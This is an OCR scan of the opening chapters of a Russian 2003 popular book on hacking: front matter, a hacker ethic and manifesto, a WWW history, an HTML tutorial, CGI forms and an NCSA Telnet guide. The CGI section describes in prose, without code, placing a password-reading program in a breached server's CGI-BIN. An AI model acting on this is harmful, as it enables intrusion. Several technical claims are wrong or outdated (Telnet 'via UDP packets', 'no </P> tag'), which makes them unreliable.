
Максим Левин

Библия ХАКЕРА

КНИГА 1

- Хакеры, **кракеры** и **фрикеры**
- Методы **хакинга**
- Теоретические основы
- **Хакинг и** Internet
- Основные принципы взлома сетевых операционных систем



УДК 004.5
ББК 32.973.26-018.2
Л363

Серия основана в 2002 году Осипенко А. И.

Левин М.

Л363 Библия хакера 2. Книга 1. - М.: Майор, 2003. - 640 с. - (Серия книг «Популярный компьютер»).

ISBN 5-901321-79-0

Максим Левин, бывший хакер, «обрисовывает» в своей книге все необходимые стадии взлома и «замыкает» всю информацию воедино для создания эффективных мер по обеспечению безопасности компьютерной сети.

В книге весьма подробно описаны применяемые хакерами программы и инструменты, стратегии взлома, методы создания надежной и эффективной защиты от атак хакеров, подробно обсуждаются различные факторы, влияющие на защиту сети, приведены конкретные рекомендации по созданию различных систем безопасности и примеры конкретных атак хакеров. Значительное внимание уделено описанию систем взлома Windows NT, Linux и Unix и специфическим для этих систем методам вторжения.

«Библия хакера 2» предназначена только для информирования специалистов в области защиты информации. Осуществление большинства описанных методов на практике является незаконным, поэтому издательство «Майор» не несет ответственности за использование изложенной информации или злоупотребление ею.

УДК 004.5
ББК 32.973.26-018.2

ISBN 5-901321-79-0

Этика хакинга

Вся информация должна быть доступна!

Доступ к компьютерам — равно как и ко всем ресурсам, пользуясь которыми человек может открыть для себя что-то новое об окружающем мире, — должен быть свободным и неограниченным. Всегда держите это в голове.

Вся информация должна быть доступна.

Не доверяйте авторитетам. Будьте свободны в своих суждениях и поступках.

Хакер должен быть оценен по своим делам, а не по ложным ханжеским критериям образованности, возрасту, цвету кожи или социальному статусу. Вы — творцы, вы создаете на своих компьютерах новое искусство и новую красоту. Компьютеры изменят вашу жизнь к лучшему!

Оригинальный манифест хакера

This is our world now... the world of the electron and the switch, the beauty of the baud.

We make use of a service already existing without paying for what could be dirt cheep if it wasn't run by profiteering gluttons, and you call us criminals. We explore... and you call us criminals. We exist without skin color, without nationality, without religious bias... and you call us criminals. You build atomic bombs, wage wars, murder, cheat, and lie to us and try to make us believe it is for our own good, yet we're the criminals.

Yes, I am a criminal. My crime is that of curiosity. My crime is that of judging people by what they say and think, not what they look like. My crime is that of outsmarting you, something that you will never forgive me for. I am a hacker and this is my manifesto. You may stop this individual, but you can't stop us all... after all, we're all alike.

Начнем с Internet, HTML и Telnet...

Так хочется!

Вначале была ArpaNet... а потом уже только появился World Wide Web — система Internet, позволяющая получать доступ к гипертекстовой информации через так называемые перекрестные ссылки. В WWW вы можете читать текст, видеть картинки, наслаждаться музыкой или даже смотреть видео-фильмы. Просматривая гипертекст вы можете простым нажатием клавиши мыши найти практически любую информацию. Это означает, что из WWW вы можете получить доступ к Telnet, E-mail, FTP, Gopher, WAIS, Archie или конференциям Usenet.

Но за все это придется платить качественным модемом и совершенным компьютером. Кроме того, необходимо помнить о том, что на гнилой или медленной линии блуждание по Web равносильно работе в среде Windows на машине PC/AT с 286-м процессором.

Как будет сказано ниже, создал WWW Тим Бернерс-Ли. За это ему наше большое человеческое спасибо. Сейчас WWW объединяет около 30 миллионов пользователей и 30 000 сетей, взаимодействующих между собой через TCP/IP.

WWW часто называют всемирной паутиной, подразумевая под этим понятием тот факт, что блуждая по WWW вы можете запутаться. Это действительно так, если вы новичок. Опытный пользователь, искушенный в поисковых системах Web, способен достаточно быстро отыскать нужную информацию.

Используя электронную почту, вы также можете вести поиск по документам WWW. Для этого вы должны послать электронное сообщение, например, по адресу agora@mx.nsu.nsk.su, указать в тексте письма send <URL> или send <обратный адрес> <URL> и, наконец, получить запрошенный документ.

В древние времена, когда всемирной паутины еще не существовало, было всего два способа получения и чтения сетевой информации. Пересылались и принимались либо текстовые файлы, либо связанные бинарные файлы. Все это дело загружалось (через xmodem, zmodem) на компьютер и обрабатывалось только в автономном режиме.

Что касается бинарных файлов, то прежде чем работать дальше, эти файлы посредством специального приложения подвергались восстановительным операциям.

Терпеть этого дальше никто не мог. И тогда в 1990 году в Женеве физик Тим Бернерс-Ли разработал нечто. А именно — систему для глобальной компьютерной сети. Эта система была с единственным графическим интерфейсом, через который удаленный пользователь в интерактивном режиме мог обращаться к различным типам баз данных и технической документации.

Так был создан Web.

Web начинался с 500 различных серверов или так называемых домашних страниц, а позднее, уже в 1993 году их стало около 12000.

Узлы Web используют уникальную схему адресации, которая включает в себя так называемый универсальный локатор ресурса (URL). Через модем Web-информация попадает к вам на компьютер сразу после того, как вы набрали телефонный номер сервера, на котором размещены странички, содержащие эту информацию.

Все узлы Web классифицированы Международным центром сетевой информации (NIC) на шесть доменов так:

- com — коммерческие предприятия, например, провайдеры Internet.
- 0 edu — образовательные учреждения, колледжи и университеты.
- net — действующие сети, например, Network Information Center.
- org — непрофессиональные организации.
- mil — военные сети.
- gov — правительственные учреждения, например, whitehouse.gov.

Кроме этого, все доменные имена имеют указатели на страну, в которой расположен данный узел. Например, доменные имена .uk, .jp и .us представляют соответственно Великобританию, Японию и США.

Информация в документах Web может быть найдена по ключевым словам. Это означает, что каждый броузер Web содержит определенные ссылки, через которые образуются так называемые гиперсвязи, позволяющие миллионам пользователей Internet вести поиск информации по всему миру.

Web может открывать доступ к другим ресурсам Internet, например к электронной почте, FTP, Gopher, WAIS или конференциям Usenet. Од-

но из таких средств серфинга по мировой паутине было предложено в январе 1993 года Марком Андерсоном (marca@ncsa.uiuc.edu). Называлось оно Mosaic — первый бриллиант Internet. Именно благодаря этому драгоценному камню и был разработан язык гипертекстовых документов (HTML), который позволял просматривать в Web не только текстовую информацию, но и картинки. Вскоре Mosaic пришел в Microsoft Windows, Apple Macintosh и X Windows.

Позднее Марк Андерсон начал работать в компании Netscape Communications, в которой Mosaic превратился в знаменитый броузер Netscape Navigator Gold.

Гипертекстовые документы

HTML позволяет вам формировать различную гипертекстовую информацию на основе структурированных документов. Тот или иной обозреватель (броузер) Internet определяет сформированные ссылки и через протокол передачи гипертекста HTTP открывает доступ к вашему документу другим пользователям Сети.

Разумеется, для успешной реализации всего этого необходим софт, полностью совместимый с WWW и поддерживающий HTML.

HTML

HTML документ — это обычный текстовой файл.

Например, через Microsoft Internet Explorer вы можете просмотреть результат вашей работы, просто загрузив в этот обозреватель созданный на основе синтаксиса HTML текстовой файл.

Гипертекстовый язык предоставляет только информацию для чтения. Это означает, что редактировать Web-страницы может лишь тот, кто их создал, а не простой пользователь сети сетей. Впрочем, если забежать немного вперед, можно сказать, что используя общий шлюзовой интерфейс (CGI) можно добавлять некоторые операторы HTML в сгенерированную страницу.

Тэги

Самый смак гипертекстового языка - это ссылки. В мировой паутине вы просто нажимаете на ссылку и мгновенно оказываетесь в Другой точке земного шара.

В языке описания гипертекстовых документов все тэги парные. В конечном тэге присутствует слэш, который сообщает броузеру о завершении. Но! Существует одно исключение из этого правила пар:

- В природе не существует тэга **</P>.**
- В языке HTML нет разницы между прописными и строчными символами.

- Не все тэги совместимы с броузерами. Если броузер не понимает тэг, то он его просто пропускает.

Итак, документ HTML это заголовок:

```
<html>
<head> Заголовок </head>
<body>
...
и текст
...
</body>
```

с названием:

```
<head>
<title> Название </title>
</head>
```

Название документа

Это не правило, и даже не закон, это факт: Любой документ HTML имеет название. По названию вашего документа HTML другие броузеры могут найти информацию. Место для названия всегда определено — оно находится вверху экрана, и отдельно от содержимого документа. Максимальная длина названия — 40 символов.

Форматирование

Форматирование может быть, непосредственным или авторским. Если вы используете тэг **<pre>**, то форматирование считается авторским:

```
<body>
<pre>
```

Следующие тэги присущи непосредственному форматированию:

0 <*p*> — параграф;

- <*hr*> — горизонтальная линия;
- <*br*> — обрыв строки.

Заголовки и подзаголовки

Язык HTML позволяет вам работать с шестью уровнями заголовков. Первый заголовок — самый главный. На него обращается особое внимание. Остальные заголовки могут быть оформлены, например, жирным шрифтом или прописными буквами.

В HTML первый заголовок обозначается как <H1>:

```
<Hn>Текст</Hn >
```

Под п понимается уровень заголовка, то есть числа 1, 2, 3, 4, 5 или 6.

В HTML первый заголовок может совпадать с названием документа.

Списки

Списки подразделяются на:

- ненумерованные:

```
<ul>
<li> Элемент списка
</ul>
```

- нумерованные:

```
<ol>
<li> Элемент списка
</ol>
```

- с описаниями:

```
<DL>
<DT> Собака (элемент)
<DD> Друг человека (описание элемента)
</DL>
```

- вложенные:

```
<UL>
<LI> Примус
<OL>
<LI> Другой примус
...
</OL>
<LI>
...
</UL>
```

Выделение текста

Текст в документе HTML может быть выделен одним из следующих способов:

- **<cite>** — цитата </cite>.
- **<code>** — программный код </code>.
- **<dfn>** — определение </dfn>.
- **** — логический акцент .
- **<kbd>** — ввод с клавиатуры </kbd>.
- **<samp>** — сообщения компьютера </samp>.
- **** — сильный акцент .
- **<var>** — переменные </var>.

Один большой параграф

В HTML разбиение на строки не принципиально. Это означает, что вы можете разбить строки вашего документа в любом его месте. Связано это с тем, что в гипертекстовом документе идущие подряд отбивки превращаются в одну. Но! Если отбивка сделана после тэга **<P>**, то она учитывается. Если какой-нибудь тэг **<H>** игнорируется, то отбивка также учитывается. В остальных случаях броузер будет пропускать отбивки.

Ссылки

HTML позволяет вам связать текст или картинку с другими гипертекстовыми документами. Текст, как правило, выделяется цветом или оформляется подчеркиванием. Для этого используется тэг **<A>**. Помните, что после буквы A должен стоять пробел.

Чтобы сформировать ссылку:

- наберите <A.
- введите HREF="filename">.
- наберите после > текст гипертекстовой ссылки.
- наберите тэг </A>.

Один из вариантов гипертекстовой ссылки может выглядеть так:

```
<A HREF="BobAnapa.html">Bob</A>
```

Здесь слово «Bob» ссылается на документ BobAnapa.html, образуя гипертекстовую ссылку.

Если документ формирующий ссылку находится в другой директории, то подобная ссылка называется относительной:

```
<A HREF="BobAnapa/BobMoscow.html">Bob</A>
```

Если вы хотите указать полное имя файла, то вам необходимо использовать синтаксис UNIX.

Формирование ссылок

Ссылки можно формировать на основе так называемого универсального локатора ресурса, то есть используя следующий синтаксис:

protocol: `//hostport/path`

Предварительное форматирование текста

Тэг <PRE> позволяет сформировать текст, оформленный моноширинным шрифтом. Используйте этот тэг для оформления листингов программ.

Расширенные цитаты

Тэг <BLOCKQUOTE> позволяет вам включить цитату в уединенный объект.

Адрес

Тэг **<ADDRESS>** позволяет сформировать информацию об авторе документа HTML.

Куча слов относительно форматирования символов

В HTML слова и строки кодируются логическими и физическими стилями. Физические стили форматируют текст. Логические стили форматируют через определение в гипертекстовом документе некоторого значения. Это в частности означает, что тэг заголовка первого уровня не содержит информации о размере шрифта и гарнитуре. Поэтому, чтобы изменить символьное форматирование заголовка вы должны модифицировать заголовок первого уровня. Через логические (в том числе и символьные) тэги вы можете сформировать согласованный гипертекстовый документ, то есть определить заголовок первого уровня в качестве только **<H1>** (без информации о гарнитуре шрифта и его кегле).

Логические стили

Ниже мы представляем примеры логических стилей документа HTML.

- <DFN> Определить слово. Как правило, курсив.
- <EM> Усилить акцент. Как правило, курсив.
- **<CITE>** Заголовок чего-то большого и хорошего. Курсив.
- <CODE> Компьютерный код. Моноширинный шрифт.
- <KBD> Текст, введенный с клавиатуры. Моноширинный жирный шрифт.
- **<SAMP>** Сообщение программы. Моноширинный шрифт.
- <STRONG> Ну очень важные участки. Жирный шрифт.
- **<VAR>** Замена переменной на число. Курсив.

Физические стили

Гипертекстовый документ может быть оформлен с использованием следующих стилей:

- *<B>* **Полужирный.**
- </> *Курсив.*
- <TT> Моноширинный.

Специальные символы

Символы, которые не могут быть введены в текст документа непосредственно через клавиатуру называются специальными символами. Для таких символов существуют особые тэги.

Четыре символа — знак меньше (<), знак больше (>), амперсанд (&) и двойные кавычки (“) имеют специальное значение внутри HTML и следовательно не могут быть использованы в тексте в своем обычном значении.

Скобки используются для обозначения начала и конца HTML тэгов, а амперсанд используется для обозначения так называемой escape-последовательности. Для использования одного из этих символов введите одну из следующих escape-последовательностей:

- &lt — знак меньше.
- &gt — знак больше.
- &amp — амперсанд.
- **&quot** — кавычки.

Принудительный перевод строки

Тэг **
** переводит только одну строку, то есть без дополнительного пробела.

Горизонтальные разделители

Тэг **<HR>** формирует горизонтальную линию по всей ширине окна.

Встроенные изображения

Вы можете встраивать в ваш документ картинки. Синтаксис встроенной картинки следующий:

```
<IMG SRC=image_URL>
```

Здесь image_URL есть указатель на файл картинки, синтаксис которого совпадает с синтаксисом ссылки HTML.

Звуковоспроизведение

Для того, чтобы вставить в вашу страничку звуковой файл, например, midi-файл, используйте следующую конструкцию:

```
<EMBED SRC="bob1.mid" WIDTH="140" HEIGHT="50" ALIGN="MIDDLE"
BORDER="0" AUTOSTART=TRUE>
```

Это одна строка.

В тэге были использованы следующие параметры:

- **WIDTH** — параметр определяющий ширину midi-плейера.

- **HEIGHT** — параметр определяющий высоту midi-плейера.
- **BORDER** — ширина рамки midi-плейера.
- **AUTOSTART** — запустить midi-плейер сразу после того, как загрузится документ HTML.

Распределение ссылок по картинке

Используя технологию распределения ссылок по картинке, вы можете, например, создать графическое меню из одной большой картинки таким образом, чтобы каждый элемент системы меню содержал определенный URL.

Распределение ссылок по картинке описывается в тэге IMQ следующим параметром:

```
<IMG SRC="url" USEMAP="url#map_name">
```

Здесь аргумент USEMAP задает расположение схемы распределения map_name в URL. Если URL не указан, то поиск схемы map_name ведется в текущем документе.

Код схемы может выглядеть так:

```
<MAP NAME="map_name">
<AREA [SHAPE=" shape "] COORDS="x,y,..." [HREF=" reference "]
[NOHREF]>
</MAP>
```

Выше были использованы следующие тэги:

- **<AREA>** — определить для данного URL область на картинке посредством параметров **SHAPE** и **COORDS.**
- SHAPE — форма области.

Вы можете выделить область на картинке так:

- default — стандартная форма.
- rect — прямоугольник.
- circle — круг.
- poly — многоугольник произвольной формы.

- **COORDS** — координаты области. Задаются в пикселах. Отсчет начинается с нуля. Круг имеет три координаты, прямоугольник — четыре, а для многоугольника вы должны описать каждый его угол в двух координатах. Например, область имеющая размеры 50 на 50 пикселов описывается так:

```
<AREA COORDS="0,0,54,54" ...>
```

- **HREF="url"** — определить ссылку на схеме, то есть вписать URL.
- NOHREF — указать, что в данной области картинки отсутствует ссылка. Этот параметр работает всегда, когда не определен параметр HREF.
- **</MAP>** — закончить описание схемы распределения ссылок по картинке.

Общий шлюзовой интерфейс и формы HTML

Общий шлюзовой интерфейс (Common Gateway Interface) позволяет работать с данными сервера Web в интерактивном режиме. Сервер Web через CGI запускает поисковую программу и пересылает обработанные данные назад. Сама программа CGI хранится в каталоге CGI-BIN. Это означает, что файл из каталога CGI-BIN всегда исполняемый файл. Если CGI-программа, например, взаимодействует с системой управления базой данных, то пользователь может получать некоторую интересующую его информацию в интерактивном режиме.

Это тривиально, но это факт: CGI-программы создаются посредством CGI. Код программы пишется, как правило, на языке описания сценариев Perl. Perl является интерпретируемым языком.

Передача данных от сервера к программе CGI осуществляется сервером через командную строку и переменные окружения.

Таким образом, сервер через общий шлюзовой интерфейс запускает программу CGI и пересылает ей вводимые пользователем данные. Сами данные вводятся через так называемые формы HTML. Форма представляет собой гипертекстовую страницу с одним или несколькими полями данных и специальной кнопкой для передачи введенной информации.

Как и код любого гипертекстового документа, код формы начинается с тэга FORM ACTION = **/SGI-BIN/EXAMPLE.PL** и заканчивается тэгом /FORM.

- **ACTION**

Аргумент ACTION — это URL программы CGI, то есть /SGI-BIN/EXAMPLE.PL.

- **METHOD**

Метод, используемый для запроса данных. Этот параметр задает режим передачи данных из формы в программу CGI. Основные режимы передачи — GET, HEAD и POST. Программа CGI должна поддерживать один из этих режимов, иначе обработки данных не произойдет.

В режиме GET данные входят через URL в строку запроса. Например, если программа обработки данных BOB.PL лежит в каталоге CGI-BIN, то запрос HTML пойдет на сервер через ACTION следующим образом:

```
FORM ACTION=/CGI-BIN/BOB.PL METHOD=GET
```

Теперь сервер знает, где находится программа BOB.PL, поэтому он ее запустит в режиме GET.

Программы CGI получают данные от переменных окружения и посылают выходные данные через общий шлюзовой интерфейс обратно пользователю. Например, после ввода тэга A **HREF=BOB.HTML** на сервер пойдет запрос GET /BOB.HTML. Заголовок GET определяет получение документа BOB.HTML в корневом каталоге сервера.

Аргумент POST

CGI реализован в программах, поддерживающих Unix и некоторые приложения Windows. CGI для Windows реализуется лишь в том: случае, если сервер Web способен декодировать данные тех форм HTML, которые пересылаются в режиме POST. Это можно сделать двумя способами:

- URL-Encoded. Данные формы пересылаются на сервер в виде HTML.
- Multipart Form Data. Данные формы пересылаются на сервер в виде MIME-сообщения.

```
INPUT TYPE=TEXT
```

Поместить в форму текстовое поле данных.

```
NAME=NAME
```

Определить имя текстового поля данных NAME.

```
MXLENGTH=NUMBER
```

Размер текстового поля данных. Вместо NUMBER вы можете ввести *целое* число.

```
RADIO
```

Определить кнопку переключения.

```
NAME=PRODTYPE
```

Определить логическое поле **PRODTYPE**.

```
INPUT TYPE=CHECKBOX
```

Определить флажок для протокола передачи.

```
ACCEPT
```

Метод, используемый для интерпретации пересылаемых файлов. Файлы могут пересылаться в виде ASCII или HTML. Количество заголовков ACCEPT соответствует типам данных MIME (Multipurpose Internet Mail Extensions).

Заголовок ACCEPT: TYPE/SUBTYPE **{parameters}** пересылается как значение параметра ACCEPT. Каждый тип данных имеет собственный параметр ACCEPT.

Осторожно! Каталог CGI-BIN!

В подавляющем числе удаленных компьютеров каталог CGI-BIN зарезервирован для исполняемых файлов. Это означает, что файлы из этого каталога могут быть запущены через Web. Обычно в этом каталоге хранятся сценарии на языке PERL, которые запускаются на удаленном сервере Web программой CGI (вы просто нажимаете кнопку Submit, которая сформирована кодом формы HTML, написанным для исполняемой программы CGI). В этот каталог, при большом желании, можно поместить и другие файлы, имеющие такое же отношение к общему шлюзовому интерфейсу, как и Билл Гейтс к созданию UNIX.

Гипертекстовый язык предоставляет только информацию для чтения, то есть модифицировать Web-страницы может лишь их автор. Но! Используя общий шлюзовой интерфейс CGI, можно добавлять некоторые операторы HTML в сгенерированную страницу. Это означает, что вы можете запросить информацию у Web-сервера, затем запустить поисковый софт и получить то, что вы хотите. Вы просто вставляете нужные вам операторы гипертекстового языка в существующую Web-страницу. Ваша задача — найти Web-сервер, который использует CGI и тем самым способен запускать различный софт.

Файлы общешлюзового интерфейса — это не обыкновенные текстовики, это вполне полноценный софт (в частности, когда вы блуждаете по Web, вы используете CGI). Софт этот (как правило, код пишется на языке сценариев Perl — Practical Extraction and Report Language) хранится в каталоге CGI-BIN нужного вам сервера Web. Хакер взламывает сервер, находит этот каталог, запускает программу CGI, передает ей подготовленные им данные, она их обрабатывает, возвращает на броузер хакера результат и, наконец, преобразовывает уже свои данные в нужную хакеру гипертекстовую страничку.

Как это делается? Хакер нажимает Submit и броузер начинает работать согласно инструкциям оператора ACTION таким образом (происходит передача ключей и значений), что удаленный компьютер запустит сценарий из удаленного каталога CGI-BIN. К исполняемым файлам каталога CGI-BIN доступ неограничен. Поэтому, к примеру, хакер может поместить в этот каталог программу чтения файлов паролей или небольшую приблуду, позволяющую заменять файлы.

Telnet

В Telnet, как правило, вкладывают два смысла. Во-первых Telnet — это протокол эмуляции терминала, через который осуществляется удаленный доступ в Internet. А во-вторых, telnet это программа UNIX с аналогичными функциями (пишется с маленькой буквы, ибо в UNIX это важно). Запустив такую программу, вы увидите на экране своего монитора удаленный терминал. Все это может быть реальностью только за деньги, То есть, вы должны получить доступ в Internet на уровне Dial-up. Впрочем, в Internet существуют сервера, которые предоставляют бесплатный ограниченный доступ через Telnet к некоторым базам данных.

Программа telnet через определенные команды позволяет управлять параметрами сеанса связи только через командный режим. Это означает, что сначала вы коннектитесь с удаленным хостом и после того как нажимаете escape-последовательность, попадаете в командный режим telnet. Сеанс связи поддерживается как вашим софтом, так и софтом удаленной машины. Если копать глубже, то связь осуществляется через протокол TCP посредством пакетов UDP.

Таким образом Telnet это:

- регистрация на удаленном компьютере;
- использование софта Internet, в том числе клиентских программ на удаленном компьютере;
- запуск доступного софта на удаленном компьютере.

Далее мы будем разбирать Telnet на основе программы NCSA Telnet. Этот софт предоставляет интерактивный доступ с писишноГо компьютера к телнетовским серверам сети TCP/IP.

NSCA Telnet

Многие, говоря о Telnet, подразумевают UNIX. А те, кто считают, что знают UNIX, работают в Internet через Telnet. Мы уходим от Тех и от других. На время. Мы погрузимся в старый добрый DOS, так как NCSA Telnet работает в стандартной MS DOS.

Запуск NCSA Telnet осуществляется после ввода следующей; команды:

```
telnet hostname
```

Если все набрано правильно, то вы соединитесь с хостом hostname. Этот хост попросит вас ввести регистрационное имя и пароль.

NCSA Telnet эмулирует терминал VT100. Но операционка удаленного хоста не может определить тип вашего терминала. Вы должны определить его сами. Для удаленных UNIX-компьютеров введите:

```
newton% set term=vt100;tset
```

Выход из NCSA Telnet зависит от того количества сессий, которое вы имеете в данный момент. То есть, вы должны разорвать связь с каждым хостом.

Результатом ваших действий должно быть обычное приглашение вашей операционки.

Вы также можете завершить сеанс через комбинацию клавиш **Alt-X**. Эта команда закрывает только текущую сессию.

Лучшие клавиатурные эквиваленты

- **Alt-A** Дополнительная сессия.
- **Alt-N** Следующая сессия.
- **Alt-D** Перехватить активный текст и послать его в файл.
- **Alt-Z** Сделать сессию невидимой, но активизированной.
- **Alt-E** Выйти в оболочку DOS.
- **Alt-G** Графическое меню.
- **Alt-C** Включить/отключить режим перехвата.
- **Alt-R** Отключить экран VT100.
- **Alt-H** Подсказка.
- **Alt-Y** Прервать процесс.
- **Alt-B** Предыдущая сессия.
- **Alt-O** Блокировать вывод.
- **Alt-U** Удалить строку.
- **Alt-K** Удалить символ.
- **Alt-F** Начать передачу файла.
- **Home** Выйти из графического режима.
- **Alt-I** Переслать IP-адрес удаленному компьютеру.
- **Alt-S** Пропустить прокрутку.
- **Alt-P** Изменить параметры.
- Alt-X Закрыть соединение.

Непонятный VT100 и ясный локальный терминал

В NCSA Telnet терминал вашего компьютера отображается на удаленном компьютере как терминал VT100. Вы же работаете на PC. Поэтому некоторые клавиши вашего компьютера отличаются от аналогичных на VT100.

Сразу несколько сессий? OK!

NCSA Telnet позволяет открывать несколько сессий одновременно. Для этого вы должны ввести:

telnet hostname hostname ...

где hostname — имя компьютера, с которым вы коннектитесь.

Что там есть в нашей строке состояния? Все!

Терминал VT100 удаленного компьютера требует 24 строки. В 25 строке локального компьютера вы можете видеть состояние собственной сессии. Выделенные символы отображаются в нижнем левом углу. Все эти символы соответствуют удаленному хосту. Остальные символы могут отображать все что угодно.

Открываем еще одну сессию

Открыть еще одну сессию на текущем удаленном хосте или на другом хосте можно через клавиатурную комбинацию **Alt-A**.

Указываем на хоста

Вы можете телнетиться только через IP-адрес. Поэтому ваша первая задача — определить IP-адрес удаленного компьютера. Для этого настройте программу на поиск имен посредством соответствующей службы удаленного сервера.

Прокручиваем в режиме обратной прокрутки

Клавиша Scroll Lock позволяет не прокручивать экран, когда идет получение данных и включать/отключать режим обратной прокрутки. Режим обратной прокрутки дает вам возможность перемещать данные на экране стрелками или клавишами PgUp и PgDn. Помните, что в режиме обратной прокрутки нельзя оперировать командами telnet.

Вырезаем и вставляем

Находясь в режиме обратной прокрутки, вы можете копировать части текста одной сессии и вставлять эти части в другую. Попробуем скопировать текст в буфер и затем вставить его из буфера в новую сессию.

1. Включите режим обратной прокрутки посредством нажатия клавиши Scroll Lock.

2. Передвиньте курсор в начало текста и нажмите клавишу пробела.

3. Передвиньте курсор в конец текста и нажмите клавишу пробела.

4. Нажмите **Alt-C**. Выделенный текст скопирован.

5. Выходим из режима обратной прокрутки и переключаемся на новую сессию посредством нажатия клавиш **Alt-N** или **Alt-B**.

6. Помещаем курсор в желаемое место и нажимаем **Alt-V**.

Выделенный текст помещен в новую сессию.

Переключаемся между сессиями

Переключиться между двумя активными сессиями можно через команду **Alt-N**. Имя активизированной сессии вы можете увидеть в левой нижней части экрана. Если вы хотите вернуться в старую сессию, то вы можете это сделать через команду **Alt-B**.

Просматриваем сообщения экрана консоли

Экран консоли отображает информацию, связанную с локальным и удаленным компьютером. Вызвать экран консоли, то есть сделать сессию невидимой, но активизированной, вы можете через **Alt-Z**.

Закрываем текущую сессию

Командой **Alt-X** закрывается текущая сессия. Используя эту команду, мы наблюдали сбои на удаленном компьютере.

Перехватываем текст экрана

Если нажать **Alt-C**, то можно перехватить текст экрана и направить его в файл (то есть добавить текст к файлу capfile) или распечатать. Если вы повторно выберите команду Alt-C, вы отключите режим перехвата.

Если в меню Parameters вместо стандартного файла для перехвата указать prn, то можно распечатать перехваченный текст.

Невозможно перехватить текст активной сессии, если включен перехват в фоновой сессии. Решить эту проблему можно командой **Alt-D**.

Игнорируем бесконечный текст

Если вы хотите пропустить идущий бесконечным потоком текст, нажмите **Alt-S**. Вы пропустите текст только на экране, то есть сам текст будет находиться в буфере перехвата.

Перезагружаем экран VT100

Если вам не понравился текущий тип терминала и вы желаете установить новые параметры VT100 (точнее их установит удаленный компьютер), нажмите **Alt-R**. Параметры вашего экрана VT100, в этом случае, переустановятся таким образом, что отключится режим упаковки, разблокируется графический режим, а табуляторы установятся на каждую восьмую позицию.

Все! Надоело! Больше не могу!

Команда Ctrl-Shift-F3 применяется в том случае, когда ни одна из сессий не работает, Scroll Lock не горит, нажатие клавиш **ALT-R** и/или **ALT-X** не приводит ни к какому результату.

После выполнения команды **Ctrl-Shift-F3** вы выйдите из Telnet в DOS.

Не разрывая связь, выходим в DOS

Если вы хотите выйти в DOS и при этом оставаться в сессиях, нажмите **Alt-E**. В досовской оболочке вы можете использовать любые программы, кроме сетевой версии NCSA Telnet, сетевой версии программа FTP пользователя и программы **format.** Возврат в Telnet осуществляется командой **exit.**

Устанавливаем параметры

Если вы хотите изменить цвета, задать новый эхо-режим, настроить клавишу стирания символов, управлять режимом экрана и режимом пересылки файлов, дать другое имя сессии, типу терминала и файлу перехвата, нажмите **Alt-P**. После того, как вы в появившемся диалоговом окне **Parameters** модифицируете необходимые опции, нажмите клавишу **F1** (для сохранения изменений) или Esc (для сохранения предыдущих параметров).

Символы или строки?

Вы можете воспользоваться достоинствами построчного режима в случае, если вам долго отвечает удаленный компьютер. Вы просто втаскиваете данные в буфер и пересылаете их единым пакетом на удаленный компьютер через нажатие клавиши **Return.** При этом вы можете воспользоваться следующими клавиатурными комбинациями:

- если вы нажмете **Ctrl-U**, то буфер очистится.
- удаление последнего символа, добавленного в буфер осуществляется клавишей **Backspace.**
- после нажатия клавиши **Tab** данные буфера вместе с символом табуляции немедленно отправятся на удаленный компьютер.

Два замечания относительно построчного режима:

- любой управляющий символ можно отправить на удаленный компьютер лишь в том случае, если этот символ снабдить приставкой ^.
- нельзя переслать на удаленный компьютер комбинации **Ctrl-U** или **Backspace.**

В случае символьного режима ваши данные передаются на удаленный компьютер непосредственно в процессе их набора. Этот режим позволяет использовать весь экран вашего монитора для редактирования данных.

А что если нажать Backspace?!

По умолчанию, клавиша **Backspace** преобразовывается в код клавиши **Delete.** Некоторые удаленные компьютеры работают только с клавишей **Backspace.** Чтобы добиться совместимости, необходимо открыть меню **Parameters** и переустановить код клавиши **Backspace.**

Хочу другое имя сессии!

Вы можете изменить имя сессии появляющееся в строке состояния в правом нижнем углу через меню **Parameters.** В соответствующее поле данных вы можете ввести до 13 символов.

Хочу другой терминал!

В большинстве сессий эмулируется терминал VT100. У вас имеются другие возможности эмуляции:

- выбрать VT100 с графикой Tektronix 4014.
- использовать только команды VT100.
- игнорировать коды VT100 и Tektronix 4014.

Автоматический перенос строки

Если вы не хотите смотреть на беспорядочный поток символов, используйте символы конца строк. При включенной опции автоматического переноса строки переполненный текст автоматически переходит на следующую строку.

Адаптируемся к графическому интерфейсу

Как правило, режим быстрого вывода текста через буфер экрана несовместим с Windows. В файле конфигурации посредством опции bios вы можете установить так называемый режим адаптации.

В этом режиме текст на экране выводится через специальную программу, использующую доступ к BIOS.

Команда finger и ее демон

